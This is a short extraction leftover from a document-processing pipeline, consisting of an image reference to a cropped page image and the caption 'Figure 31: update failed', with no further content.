

Figure 31: update failed